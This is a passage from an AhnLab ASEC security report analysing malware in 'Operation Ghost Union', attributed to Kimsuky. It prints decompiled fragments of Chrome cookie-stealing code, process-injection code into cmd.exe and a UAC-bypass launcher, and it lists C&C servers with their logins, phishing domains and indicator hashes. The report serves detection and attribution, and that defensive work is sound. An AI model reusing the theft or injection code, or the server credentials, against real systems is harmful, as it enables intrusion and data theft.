wsprintfW(&WideCharStr, L"C:WWProgramDataWWntpwd");
```

Figure 27 | Info-stealer code for Chrome cookie and cache

Figure 28 is the cookie and cache info saved in a file.

```
[
{
        "id": 1,
        "domain": ".wayfair.com",
        "name": "CSNUtId",
        "path": "/",
        "expirationDate": 13791957245.000000,
        "secure": false,
        "httpOnly": false,
        "session": false,
        "hostOnly": true,
        "storeId": "-1",
        "value": "a2d02065-5892-0578-069d-458eade88102"
},
```

ntcookie

```
url:https://www.ahnlab.com/kr/site/login/loginForm.do
        user:ah     _id
        pass:ah     _pw■■■■■■■LMEM■
```

ntpwd

Figure 28 | Cookie and cache info saved in the file

2) time.a Profiling

From the analysis on time.a and the variants, it was found that Query() function exist in all of the malware. An additional feature was discovered in the variant active since July 2019, which steals user account info saved in Chrome Cache.

Table 6 is a comparison of features between time.a and variants. The three variants found in June 2019 possess features that allow sending of stolen cookie info to the C&C server, but the variant active since July 2019 does not have feature that allows malware to communicate with the C&C server. Based on this information, it can be assumed that another malware sends the Chrome cookie info and user account info to the C&C server.

Detected Date	File Name	Function Name	Main Function	C&C Server
2019.06	fxGpdu000.dat	Query	Steals cookie info	date0707.cafe24.com / date0707 / z1t5s5s7z
		PCheck	Steals process info	
2019.06	GooChk0000.dat	Query	Steals cookie info	ondol.inodea.co.kr / ondol / od1213
2019.06	GooChk0.dat	Query	Steals cookie info	ondol.inodea.co.kr / ondol / od1213
2019.07	Ntdlll.dll	Query	Steals cookie info Steals cache info	-
2019.12	time.a	Query	Steals cookie info Steals cache info	-

Table 6 | Comparison of features between time.a and variants

The variant found in June 2019 saves Chrome cookie and other process info stolen from the target PC into a file, compresses and encrypts the file that contains stolen info before sending it to the C&C server. Afterward, the variant decrypts the encrypted C&C server info seen in Figure 30, sends the stolen info to the C&C server running on FTP, and deletes the stolen info.




Figure 30 | Info collection of fxGpdu000.dat, C&C server decryption, and sending the stolen info

The decryption code of fxGpdu000.dat shown in Figure 30 is identical to the C&C server decryption code of the malware, which Kimsuky used in their hack attempt, targeting South Korean government agency, on July 2019. Figure 31 shows a comparison of the decryption code.




Figure 31 | Comparison of decryption code

The analysis on the code of the malware that steals cookie info, as shown in Table 6, revealed that the code structure and the called function were identical. However, as shown in Figure 32, the calling order of the function and the filename of stolen cookie info are different.

2019.06 fxGpdu000.dat (MD5: af3bdaa30662565e18e2959f5a35c882)

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_100031C0(
  &ExistingFileName,
  0x104u,
  (wchar_t *)L"%sWW..WWLocalWWGoogleWWChromeWWUser DataWWDefaultWWCookies",
  (char)&pszPath);
GetTempFileNameW(&PathName, &Caption, 0, &TempFileName);
CopyFileW(&ExistingFileName, &TempFileName, 0);
wsprintfW(&WideCharStr, L"%scobra_cookie", &PathName);
v0 = wcslen(&WideCharStr);
if ( (int)(v0 + 1) <= 0x3FFFFFFF )
{
  v1 = 2 * (v0 + 1);
  v2 = alloca(v1);
  if ( v6 )
  {
    v6[0] = 0;
    WideCharToMultiByte(3u, 0, &WideCharStr, -1, v6, v1, 0, 0);
  }
```

2019.06 GooChk0000.dat (MD5: 6574e952e2833625f68f4ebd9983b18e)

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_10002AA0(
  &WideCharStr,
  0x104u,
  (wchar_t *)L"%sWW..WWLocalWWGoogleWWChromeWWUser DataWWDefaultWWCookies",
  (char)&pszPath);
v2 = wcslen(&WideCharStr);
if ( (int)(v2 + 1) <= 0x3FFFFFFF )
{
  v3 = 2 * (v2 + 1);
  v4 = alloca(v3);
  if ( v11 )
  {
    v11[0] = 0;
    WideCharToMultiByte(3u, 0, &WideCharStr, -1, v11, v3, 0, 0);
  }
}
GetTempPathW(0x104u, &Buffer);
GetTempFileNameW(&Buffer, &PrefixString, 0, &TempFileName);
CopyFileW(&WideCharStr, &TempFileName, 0);
wsprintfW(&FileName, L"%scobra_cookie", &Buffer);
```

2019.07 Ntdlll.dll (MD5: a6dd2b173cb3dc3c144968fb6bed2291)

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_10002120(
  &ExistingFileName,
  0x104u,
  (wchar_t *)L"%sWW..WWLocalWWGoogleWWChromeWWUser DataWWDefaultWWCookies",
  (char)&pszPath);
GetTempFileNameW(&PathName, &PrefixString, 0, &TempFileName);
CopyFileW(&ExistingFileName, &TempFileName, 0);
wsprintfW(&WideCharStr, L"%scobra_cookie", &PathName);
v0 = wcslen(&WideCharStr);
if ( (int)(v0 + 1) <= 0x3FFFFFFF )
{
  v1 = 2 * (v0 + 1);
  v2 = alloca(v1);
  if ( v6 )
  {
    v6[0] = 0;
    WideCharToMultiByte(3u, 0, &WideCharStr, -1, v6, v1, 0, 0);
```

2019.12 time.a (MD5: 6671764638290bcb4aedd6c2e1ec1f45)

```
SHGetFolderPathW(0, 26, 0, 0, &pszPath);
sub_10002120(&ExistingFileName, 0x104u, L"%sWW..WWLocalWWGoogleWWChromeWWUser DataWWDefaultWWCookies"
GetTempFileNameW(&PathName, &PrefixString, 0, &TempFileName);
CopyFileW(&ExistingFileName, &TempFileName, 0);
wsprintfW(&WideCharStr, L"C:WWProgramDataWWntcookie");
v0 = wcslen(&WideCharStr);
if ( (int)(v0 + 1) <= 0x3FFFFFFF )
{
  v1 = 2 * (v0 + 1);
  v2 = alloca(v1);
  if ( &v6 )
  {
    LOBYTE(v6) = 0;
    WideCharToMultiByte(3u, 0, &WideCharStr, -1, (LPSTR)&v6, v1, 0, 0);
```

Figure 32 | Comparison of code for stealing Chrome cookie info

2-5. aka32.exe Malware

To make sure the malware runs smoothly, Kimsuky downloaded an open-source UAC (User Account Control) bypass tool called aka32.exe to the target PC through sen.a. aka32.exe contains UAC bypass techniques, but since the success rate of UAC bypass technique changes depending on the build version of the operating system of the target PC, bypass method the attacker used remains unknown. Figure 33 shows the build version of the operating system and UAC option message.

```
sub_401843(&v9, (char *)L"Current Windows Build: ");
v7 = ((int (*)(void))sub_401878)();
sub_4012F6(*(_DWORD *)(v1 + 52), v7);
sub_4017AB(&v9, (char *)L"WnMinimum Windows Build Required: ");
v8 = sub_401878(&v9);
sub_4012F6(v2[2], v8);
return -1073741637;

f ( v4 >= this[3]
&& sub_40B1FE(L"This method fixed/unavailable in the current version of Windows, do you still want to continue?") == 7 )
```

Figure 33 | Build version of the operating system and UAC option message

If the UAC bypass is a success, as shown in Figure 34, aka32.exe has a code that executes Installer.exe, which sen.a downloads by calling ShellExecuteA().

```
if ( (unsigned __int8)sub_4026CE(0) )
{
  ShellExecuteA(0, "open", "Installer.exe", 0, "C:\\ProgramData\\", 0);
```

Figure 34 | Code of aka32.exe that executes Installer.exe

2-6. v3rupdate.exe / v3rdupdate.exe Malware

1) v3rupdate.exe, v3rdupdate.exe Analysis

According to the analysis on v3rupdate.exe and v3rdupdate.exe, encrypted RDP Wrapper exists on both malware. Also, it was found to have decrypted the executable using Figure 35.

```
                        ; CODE XREF: _main+CE↓j
mov     eax, dword_40EEB0[esi] ; 악성코드 복호화
mov     [esp+164E20h+var_164E1C], eax
mov     eax, dword_40EEB4[esi]
push    ecx
lea     edx, [esp+164E24h+var_164E1C]
mov     [esp+164E24h+var_164E18], eax
call    sub_401270      ; 복호화 코드
```

```
                        ; CODE XREF: sub_401270+1B↑
                        ; sub_401270+69↓j
mov     edx, esi
shr     edx, 5
mov     ecx, esi
shl     ecx, 4
xor     edx, ecx
mov     ecx, eax
shr     ecx, 0Bh
and     ecx, 3
add     edx, esi
mov     ecx, dword_40EEA0[ecx*4]
add     ecx, eax
xor     edx, ecx
sub     edi, edx
```

Figure 35 | Encrypted RDP Wrapper decryption code

Decrypted RDP Wrapper is injected into the memory of cmd.exe and is then promptly executed, which indicates that RDP Wrapper may be classified as a fileless malware. By activating the RDP service of the target PC without notifying the user, RDP Wrapper creates an environment which allows external sources to access the target PC.

v3rdupdate.exe runs decrypted RDP Wrapper through -i –o option, and v3rupdate.exe runs decrypted RDP Wrapper through -w option. Figure 36 shows the code used for cmd.exe injection.

```
if ( !CreateProcessA(
        "C:\Windows\system32\cmd.exe",
        "cmd.exe -w",
        0,
        0,
        0,
        0x8000004u,
        0,
        0,
        &StartupInfo,
        &ProcessInformation) )
  break;
```

```
    WriteProcessMemory(
      ProcessInformation.hProcess,
      &v13[*(_DWORD *)((char *)&v2[v8 + 65] + v2[15])],
      (char *)v2 + *(_DWORD *)((char *)&v2[v8 + 67] + v2[15]),
      *(_DWORD *)((char *)&v2[v8 + 66] + v2[15]),
      0);
    v8 += 10;
    ++v12;
  }
  while ( v12 < *(unsigned __int16 *)(v3 + 6) );
  v4 = v11;
}
WriteProcessMemory(ProcessInformation.hProcess, (LPVOID)(v4->
v4->Eax = (DWORD)&v13[*(_DWORD *)(v3 + 40)];
SetThreadContext(ProcessInformation.hThread, v4);
ResumeThread(ProcessInformation.hThread);
```

Figure 36 | cmd.exe Injection code

2) v3rupdate.exe, v3rdupdate.exe Profiling

The two malware that activates RDP service in the target PC has the same PDB info, and through profiling, similar parts were also found in PDB of m1.a, which Kimsuky developed.

Upon comparing PDB info of the three malware in Table 7, “E:\Dev\Rat\0_Troj\0_Ver” were found to have been included in all of them. According to this information, it can be assumed that the three malware was developed by the same sources. Thus, it can be concluded that Kimsuky had developed m1.a, along with v3rupdate.exe and v3rdupdate.exe.

File Name	MD5	PDB Info
v3rupdate.exe	4d6832ddf9e5ca4ee90f72a4a7598e9f	E:\Dev\Rat\0_Troj\0_Ver2\6_PE-Crypt\pecrypter\Release\pecrypter.pdb
v3rdupdate.exe	44bc819f40cdb29be74901e2a6c77a0c	E:\Dev\Rat\0_Troj\0_Ver2\6_PE-Crypt\pecrypter\Release\pecrypter.pdb
m1.a	367d053efd3eaeefff3e7eb699da78fd	E:\Dev\Rat\0_Troj\0_Ver3\Casper.dll\Release\AllFileList.pdb

Table 7 | PDB Info comparison

2-7. tlink.exe / cygwin1.dll Malware

Kimsuky downloaded the open source-based relay tool named TCP Gender Changer to the target PC. It can be assumed that the tool was used to attempt a connection with other internal PC through the target PC.




Figure 37 | Official website of TCP Gender Changer (https://github.com/maaaaz/tgcd-windows)

2-8. Malware Header Analysis

Features indicating the fabrication of the malware timestamps used during this attack have been discovered. Table 8 contains timestamps information of the malware.

File Name	Timestamp	Time of Creation	Threat Group
sen.a	2013.01.01 00:28:28	2019.12.05 10:23:03	Andariel
Installer.exe	2013.01.01 00:07:08	2019.12.05 16:49:09	Andariel
wstmmgr.dll	2013.01.01 00:04:11	2019.12.10 17:55:01	Andariel
m1.a	2013.01.01 00:01:18	2019.12.05 10:23:09	Kimsuky
winsec.dat	2019.12.05 09:53:25	2019.12.05 11:18:47	Kimsuky
Winprim.dat	2019.12.05 09:54:05	2019.12.05 16:24:53	Kimsuky
v3rdupdate.exe	2013.01.01 01:21:59	2019.12.17 08:12:49	Kimsuky
v3rupdate.exe	2013.01.01 01:28:37	2019.12.17 09:46:48	Kimsuky
aka32.exe	2013.01.01 00:29:33	2019.12.05 16:49:08	Kimsuky
time.a	2013.01.01 00:39:33	2019.12.05 11:48:54	Kimsuky

Table 8 | Timestamp info of malware

The point of interest is that while timestamps of other malware excluding winsed.dat and Winprim.dat are concentrated between 00:00 - 01:00 of January 1, 2013, as shown in Table 8, the actual time of malware creation on the target PC is concentrated on December, 2019.

Additional features that indicate that the timestamp has been fabricated exist in aka32.exe. Upon connecting to the official website of aka32.exe (https://github.com/hfiref0x/UACME),

one can find that the project started in 2014.

Figure 38 | Official website of aka32.exe (https://github.com/hfiref0x/UACME)

The timestamp of aka32.exe, which was used for the Operation Ghost Union attack, goes further back than 2014, the confirmed date of the project commencement. According to this analysis, one can assume that the timestamp of aka32.exe was fabricated, and seeing how the timestamp of numerous malware also show a similar timeline to that of aka32.exe, it can be assumed that all the other timestamps were also fabricated.

Furthermore, upon analysis of the rich header of malware included in Table, it was confirmed that the same compiler was used to develop each malware. However, as rich header is prone to fabrication, this data was used as a reference rather than the main indicator. Table 9 contains information regarding the md5 and the compiler of malware.

File Name	MD5	Compiler Information
aka32.exe	f2d2b7cba74421a490be78fa8cf7111d	Visual C++ 11.0 2012 (build 50727)
v3rupdate.exe	4d6832ddf9e5ca4ee90f72a4a7598e9f	Visual C++ 11.0 2012 (build 50727)
Winprim.dat	6dbc4dcd05a16d5c5bd431538969d3b8	Visual C++ 11.0 2012 (build 50727)
winsec.dat	7b0c06c96caadbf6976aa1c97be1721c	Visual C++ 11.0 2012 (build 50727)
wstmmgr.dll	7fd2e2e3c88675d877190abaa3002b55	Visual C++ 11.0 2012 (build 50727)
sen.a	30bd4c48ccf59f419d489e71acd6bfca	Visual C++ 11.0 2012 (build 50727)
v3rdupdate.exe	44bc819f40cdb29be74901e2a6c77a0c	Visual C++ 11.0 2012 (build 50727)
m1.a	367d053efd3eaeefff3e7eb699da78fd	Visual C++ 11.0 2012 (build 50727)
time.a	6671764638290bcb4aedd6c2e1ec1f45	Visual C++ 11.0 2012 (build 50727)
Installer.exe	ac6f0f14c66043e5cfbc636ddec2d62c	Visual C++ 11.0 2012 (build 50727)

Table 9 | Compiler info of malware

3 Conclusion

After much research and analysis on relevant malware, Kimsuky group was found solely responsible for Operation Ghost Union. As for Andariel malware, it can be assumed that Kimsuky used the malware to bypass detection. The relationship between the two threat groups and the mastermind behind the operation was revealed by an analysis conducted on both malware simultaneously.

Operation Ghost Union will be recorded as an example that reminds the industry that while detailed analysis on the malware is essential, deep profiling of all relevant information is equally important.

Since profiling is a process of zeroing in from various factors, a conclusion must not be made hastily based on only a fragmentation of the information gathered. As seen from Operation Ghost Union, digital resources are easily mimicked. Thereby a considerable amount of time and effort must be put in sharing, merging, and linking information to determine the threat group.

4 Indicators of Compromise (IoC)

4-1. MD5

[+] Main Sample

No.	MD5	V3 Alias	V3 Version
1	6dbc4dcd05a16d5c5bd431538969d3b8	Backdoor/Win32.Akdoor	2019.12.23.04
2	7b0c06c96caadbf6976aa1c97be1721c	Backdoor/Win32.Akdoor	2019.12.23.04
3	e00afffd48c789ea1b13a791476533b1	Dropper/Win32.Akdoor	2019.12.23.04
4	f2d2b7cba74421a490be78fa8cf7111d	Trojan/Win32.BypassUAC	2019.12.23.04
5	2dea7e6e64ca09a5fb045ef2578f98bc	Dropper/Win32.Akdoor	2019.12.23.04
6	6671764638290bcb4aedd6c2e1ec1f45	Backdoor/Win32.Infostealer	2019.12.23.04
7	c09a58890e6d35decf042381e8aec899	Normal File	
8	367d053efd3eaeefff3e7eb699da78fd	Backdoor/Win32.Akdoor	2019.12.23.04
9	5cddf08d10c2a8829a65d13ddf90e6e8	Trojan/Win32.Runner	2019.12.23.04
10	4d6832ddf9e5ca4ee90f72a4a7598e9f	Backdoor/Win32.Akdoor	2019.12.23.04
11	e1af9409d6a535e8f1a66ce8e6cea428	Normal File	
12	44bc819f40cdb29be74901e2a6c77a0c	Backdoor/Win32.Akdoor	2019.12.23.04
13	7fd2e2e3c88675d877190abaa3002b55	Backdoor/Win32.Akdoor	2019.12.23.04
14	ac6f0f14c66043e5cfbc636ddec2d62c	Dropper/Win32.Akdoor	2019.12.23.04
15	30bd4c48ccf59f419d489e71acd6bfca	Backdoor/Win32.Akdoor	2019.12.23.04

[+] Relevant Sample

No.	MD5	V3 Alias	V3 Version
1	ce2c2d12ef77ef699e584b0735022e5d	Trojan/Win32.Infostealer	2019.07.19.05
2	12a8f8efe867c11837d4118318b0dc29	Trojan/Win32.Agent	2019.12.09.04
3	56522bba0ac19449643f7fceccf73bbe	Trojan/Win32.Agent	2019.12.09.04
4	b994bd755e034d2218f8a3f70e91a165	Backdoor/Win32.Agent	2019.01.07.09
5	750924d47a75cc3310a4fea02c94a1ea	Backdoor/Win32.Akdoor	2017.06.05.06
6	d6d9bcc4fb70f4b27e192f3bfe61837d	Trojan/Win32.Agent	2019.11.16.08
7	af3bdaa30662565e18e2959f5a35c882	Trojan/Win32.Infostealer	2019.07.19.05
8	e11fa6a944710d276a05f493d8b3dc8a	Trojan/Win32.Agent	2019.11.16.09
9	b8c63340b2fc466ea6fe168000fedf2d	Downloader/Win32.Agent	2019.07.15.08
10	719d0bf25d7a8f20f252034b6d3dbf74	Trojan/Win32.Phandoor	2016.01.13.03
11	9d685308d3125e14287ecb7fbe5fcd37	Backdoor/Win32.Agent	2019.01.07.09
12	6574e952e2833625f68f4ebd9983b18e	Trojan/Win32.Infostealer	2019.07.19.05
13	a16d8af557e23f075a34feaf02047163	Win-Trojan/Dllbot.235520	2012.07.06.02

4-2. C&C Server / URL / IP

navor-net.hol.es (185.224.138.29, NE)

happy-new-year.esy.es (177.234.145.204, BR)

[+] 185.224.138.29(NE)

daum-mail-team.pe.hu

daum-master-help.hol.es

kakao-check.esy.es

naver-user-center.pe.hu

naver-user-help.pe.hu

naver-user-team.pe.hu

my-homework.890m.com

myacccount-goggle.esy.es

myaccounnts-goggle.esy.es

acount-google-team.hol.es

navor-net.hol.es

[+] **177.234.145.204(BR)**

antichrist.hol.es

military-website.96.lt

happy-new-year.esy.es

user-acounts-setting.pe.hu

rnember-daurn-team.pe.hu

nid-narver-team.hol.es

newsea38-chol-com.esy.es

myaccounts.goegle.16mb.com

myaccounnt-google.esy.es

myaccaunt-qoog1e-corn.pe.hu

mernber-daum-net.96.lt

mernber-daum.pe.hu

member-manage-center.96.lt

member-info.com

member-daum.16mb.com

main-darn-setting.16mb.com

mail-manager-alert080.pe.hu

kakao-daum-team.16mb.com

kakao-daum-center.890m.com

hamnail-form.890m.com

ewha.16mb.com

daum-sercurity-center.hol.es

daum.member-info.com

chollian.16mb.com

accounnts-google-net.890m.com

ASEC REPORT

Vol.98
Q1 2020

AhnLab

Contributors **ASEC Researchers**
Editor **Content Creatives Team**
Design **Design Team**

Publisher **AhnLab, Inc.**
Website **www.ahnlab.com**
Email **global.info@ahnlab.com**